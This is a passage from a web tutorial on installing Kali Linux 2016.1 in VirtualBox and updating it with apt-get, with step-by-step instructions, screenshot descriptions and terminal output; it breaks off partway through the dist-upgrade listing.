

Kali Linux - Quick Guide

Advertisements

Rs2,199 Off Antivirus Dea

Save Over 48%. Download McAfee® Protection For All Your Devices. mc

« Previous Page


Next Page »

Kali Linux - Installation and Configuration

Kali Linux is one of the best security packages of an ethical hacker, containing a set of tools divided by the categories. It is an open source and its official webpage is <https://www.kali.org>.

Generally, Kali Linux can be installed in a machine as an Operating System, as a virtual machine which we will discuss in the following section. Installing Kali Linux is a practical option as it provides more options to work and combine the tools. You can also create a live boot CD or USB. All this can be found in the following link: <https://www.kali.org/downloads/>

BackTrack was the old version of Kali Linux distribution. The latest release is Kali 2016.1 and it is updated very often.



To install Kali Linux –

First, we will download the Virtual box and install it.

Later, we will download and install Kali Linux distribution.

Download and Install the Virtual Box

A Virtual Box is particularly useful when you want to test something on Kali Linux that you are unsure of. Running Kali Linux on a Virtual Box is safe when you want to experiment with unknown packages or when you want to test a code.

With the help of a Virtual Box, you can install Kali Linux on your system (not directly in your hard disk) alongside your primary OS which can MAC or Windows or another flavor of Linux.

Let's understand how you can download and install the Virtual Box on your system.


Step 1 – To download, go to <https://www.virtualbox.org/wiki/Downloads>. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.

The screenshot shows the 'VirtualBox' website with a blue header. Below it, a section titled 'Download VirtualBox' is visible. Under this, there is a sub-section titled 'VirtualBox binaries'. A red box highlights the first item in a list: 'VirtualBox 5.1.2 for Windows hosts' with a link to 'x86/amd64'. Other items in the list include 'VirtualBox 5.1.2 for OS X hosts', 'VirtualBox 5.1.2 for Linux hosts', and 'VirtualBox 5.1.2 for Solaris hosts'. Below this list, there is a section for the 'VirtualBox 5.1.2 Oracle VM VirtualBox Extension Pack' with links for 'All supported platforms' and a note about the User Manual.


Step 2 – Click **Next**.



Step 3 – The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click **Next**.




Step 4 – Click **Next** and the following **Custom Setup** screenshot pops up. Select the features you want to be installed and click Next.



Step 5 – Click **Yes** to proceed with the installation.




Step 6 – The **Ready to Install** screen pops up. Click Install.



Step 7 – Click the **Finish** button.



The Virtual Box application will now open as shown in the following screenshot. Now we are ready to install the rest of the hosts for this manual and this is also recommended for professional usage.




Install Kali Linux

Now that we have successfully installed the Virtual Box, let's move on to the next step and install Kali Linux.


Step 1 – Download the Kali Linux package from its official website:
<https://www.kali.org/downloads/>

Prebuilt Kali Linux VMware Images					
Image Name	Torrent	Size	Version	SHA1Sum	
Kali Linux 64 bit VM	Torrent	2.0G	2016.1	2b49bf1e77c11ecb5618249ca69a46f23a6f5d2d	
Kali Linux 32 bit VM PAE	Torrent	2.0G	2016.1	e71867a8bbf7ad55fa437eb7c93fd69e450f6759	


Step 2 – Click VirtualBox → New as shown in the following screenshot.




Step 3 – Choose the right virtual hard disk file and click Open.



Step 4 – The following screenshot pops up. Click the **Create** button.



Step 5 – Start Kali OS. The default username is **root** and the password is **toor**.




Update Kali

It is important to keep updating Kali Linux and its tools to the new versions, to remain functional. Following are the steps to update Kali.

Step 1 – Go to Application → Terminal. Then, type “apt-get update” and the update will take place as shown in the following screenshot.

```
root@kali:~# apt-get update
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [14.1 MB]
14% [2 Packages 1,556 kB/14.1 MB 11%] 66.3 kB/s 3min 9s
```

A screenshot of a terminal window titled "root@kali: ~". The window shows the command "apt-get update" being run, and the progress of the download. The terminal has a dark background with a large, faint Kali Linux logo watermark.



Step 2 – Now to upgrade the tools, type “apt-get upgrade” and the new packages will be downloaded.

```
root@kali:~# apt-get upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  castxml gccxml gdebi-core libasn1-8-heimdal libgssapi3-heimdal
  libhcrypto4-heimdal libhdb9-heimdal libheimbase1-heimdal
  libheimntlm0-heimdal libhx509-5-heimdal libkdc2-heimdal libkrb5-26-heimdal
  libntdb1 libroken18-heimdal libwind0-heimdal python-ctypeslib python-ecdsa
  python-ntdb python-pyatspi python-tidylib vlc-plugin-notify vlc-plugin-samba
Use 'apt autoremove' to remove them.
The following packages have been kept back:
  adwaita-icon-theme apktool backdoor-factory bind9-host binwalk bluez
  bluez-obexd bundler cadaver couchdb cpp cpp-5 cutycapt default-jdk
  default-jre default-jre-headless dnsutils dradis driftnet erlang ASN1
  erlang-base erlang-crypto erlang-eunit erlang-inets erlang-mnesia
  erlang-os-mon erlang-public-key erlang-runtime-tools erlang-snmp erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl evolution-data-server
  evolution-data-server-common file folks-common ftp g++ g++-5 gcc gcc-5
  gcc-5-base gdm3 gedit gedit-common ghostscript girl1.2-gdkpixbuf-2.0
  girl1.2-gnomedesktop-3.0 girl1.2-gst-plugins-base-1.0 girl1.2-gstreamer-1.0
  girl1.2-gtksourceview-4.0 girl1.2-mutter-3.0 girl1.2-totem-1.0
```

A screenshot of a terminal window titled "Terminal". The window shows the root prompt "root@kali: ~". The user has run the command "apt-get upgrade". The terminal displays the process of reading package lists, building a dependency tree, and calculating an upgrade. It then lists packages that were automatically installed and are no longer required, along with their names. Following this, it lists packages that have been kept back, also with their names. The text is in a monospaced font on a dark background.

Step 3 – It will ask if you want to continue. Type “Y” and “Enter”.

```
zsh-common
1264 upgraded, 0 newly installed, 0 to remove and 480 not upgraded.
Need to get 955 MB of archives.
After this operation, 162 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

A screenshot of a terminal window showing the output of an "apt-get upgrade" command. The terminal shows the number of packages upgraded, the amount of data to be downloaded, and the amount of disk space that will be used. It then asks the user if they want to continue, with options "Y" or "n". A red arrow points to the "Y" key on the keyboard.

Step 4 – To upgrade to a newer version of Operating System, type “**apt-get dist-upgrade**”.

```
root@kali:~# apt-get dist-upgrade ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
caribou-antler castxml creepy dff gccxml gdebi-core gir1.2-clutter-gst-2.0 gir1.2-evince-3.0 gir1.2-gkbd-3.0
